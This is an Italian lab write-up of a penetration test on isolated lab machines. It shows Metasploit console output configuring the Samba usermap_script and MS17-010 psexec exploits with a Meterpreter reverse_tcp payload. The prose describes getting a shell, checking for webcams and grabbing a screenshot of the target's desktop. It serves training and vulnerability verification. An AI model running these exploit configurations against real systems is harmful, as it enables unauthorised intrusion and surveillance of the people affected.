
```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show payload
[-] Invalid parameter "payload", use "show -h" for more information
msf6 exploit(multi/samba/usermap_script) > show payloads

Compatible Payloads
===================

   #   Name                                          Disclosure Date  Rank    Check  D
escription
   -   ----                                          ---------------  ----    -----  -
--------
   0   payload/cmd/unix/adduser                                       normal  No     A
dd user with useradd
   1   payload/cmd/unix/bind_awk                                      normal  No     U
nix Command Shell, Bind TCP (via AWK)
   2   payload/cmd/unix/bind_busybox_telnetd                          normal  No     U
nix Command Shell, Bind TCP (via BusyBox telnetd)
   3   payload/cmd/unix/bind_inetd                                    normal  No     U
```

Scelto il modulo Exploit e il payload si passa alla configurazione inserendo i dati necessari al corretto funzionamento, esempio (rhost, rport, lport).
Qui sopra vediamo il confronto fra la tabella con i dati mancanti e quella compilata con i dati richiesti.





L’immagine qui raffigurata evidenzia come sia stata avviata una sessione della Shell Meterpreter nella macchina target, questo significa che l’exploit è avvenuto con successo e dunque il servizio è effettivamente vulnerabile, ottenuta la sessione possiamo usare i comandi linux e visualizzare le configurazioni di rete della macchina Metaspoitable.




Vulnerabilities Windows-XP

Dispositivi coinvolti

MACCHINA KALI: 192.168.200.100
MACCHINA WIND-XP: 192.168.200.200

Strumenti utilizzati


NESSUS:
STRUMENTO UTILIZZATO PER LA SCANSIONE DELLE VULNERABILTÀ E POTENZIALI PROBLEMI DI SICUREZZA.
METASPLOIT:
METASPLOIT “FRAMEWORK OPEN-SOURCE” USATO PER IL PENETRATION TESTING E LO SVILUPPO DI EXPLOIT




MS017-010


Abbiamo effettuato una scansione Nessus sulla macchina Windows-XP. Questo tool effettua una serie di test automatici su servizi e porte aperte, cercando di individuare vulnerabilità e potenziali problemi di sicurezza, fornendoci un resoconto dettagliato della scansione fatta. Oggi cercheremo di mitigare la vulnerabilità ad alto rischio, del servizio MS017-010 testando la sua “effettiva” vulnerabilità effettuando l’Exploit su di essa.

Con Metasploit si ricerca un Exploit adatto a sfruttare le vulnerabilità del servizio SMB.
Qui affianco sono illustrati alcuni degli Exploit che possono essere d'aiuto e fra loro ne scegliamo uno.
Successivamente scegliamo un payload adatto fra le varie opzioni.
Qui affianco illustriamo entrambe le situazioni.






```
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                                                Required  Description
   ----                  ---------------                                                --------  -----------
   DBGTRACE              false                                                          yes       Show extra debug trace info
   LEAKATTEMPTS          99                                                             yes       How many times to try to leak transaction
   NAMEDPIPE                                                                            no        A named pipe that can be connected to (leave blank for auto)
   NAMED_PIPES           /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes       List of named pipes to check
   RHOSTS                192.168.200.200                                                yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445                                                            yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                                                  no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                                 no        The service display name
   SERVICE_NAME                                                                         no        The service name
   SHARE                 ADMIN$                                                         yes       The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
   SMBDomain             .                                                              no        The Windows domain to use for authentication
   SMBPass                                                                              no        The password for the specified username
   SMBUser                                                                              no        The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.200.100  yes       The listen address (an interface may be specified)
   LPORT     7777             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic
```





```
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                                                Required  Description
   ----                  ---------------                                                --------  -----------
   DBGTRACE              false                                                          yes       Show extra debug trace info
   LEAKATTEMPTS          99                                                             yes       How many times to try to leak tra
   NAMEDPIPE                                                                            no        A named pipe that can be connecte
                                                                                                  lank for auto)
   NAMED_PIPES           /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes       List of named pipes to check
   RHOSTS                                                                               yes       The target host(s), see https://d
                                                                                                  t.com/docs/using-metasploit/basic
                                                                                                  ploit.html
   RPORT                 445                                                            yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                                                  no        Service description to be used on
                                                                                                  retty listing
   SERVICE_DISPLAY_NAME                                                                 no        The service display name
   SERVICE_NAME                                                                         no        The service name
   SHARE                 ADMIN$                                                         yes       The share to connect to, can be a
                                                                                                  (ADMIN$,C$,...) or a normal read
                                                                                                  share
   SMBDomain             .                                                              no        The Windows domain to use for aut
   SMBPass                                                                              no        The password for the specified us
   SMBUser                                                                              no        The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.200.100  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Scelto il modulo Exploit e il payload si passa alla configurazione inserendo i dati necessari al corretto funzionamento, esempio (rhost, rport, lport).
Qui sopra vediamo il confronto fra la tabella con i dati mancanti e quella compilata con i dati richiesti.

L’immagine qui raffigurata evidenzia come sia stata avviata una sessione della Shell Meterpreter nella macchina target, questo significa che l’exploit è avvenuto con successo e dunque il servizio è effettivamente vulnerabile. Ottenuta la sessione possiamo usare i comandi linux e visualizzare le configurazioni di rete della macchina target, controllare il tipo di sistema operativo, se VM o meno, oppure se sono presenti webcam attive.








Negli screen qui a fianco possiamo vedere come, attraverso la shell creata, possiamo effettuare e recuperaro uno screenshoot del desktop della macchina vittima.

```
┌──(root㉿kali)-[~]
└─# ls
OJJWoUYi.jpeg

┌──(root㉿kali)-[~]
└─# open OJJWoUYi.jpeg

┌──(root㉿kali)-[~]
└─#
** (ristretto:37734): WARNING **: 06:13:40.954: Failed to initialize Xfconf: Failed to execute child process “db
us-launch” (No such file or directory)

** (ristretto:37734): WARNING **: 06:13:40.959: Unable to create a D-Bus proxy for the thumbnailing service: Fai
┌──(root㉿kali)-[~]
└─#
```


FINE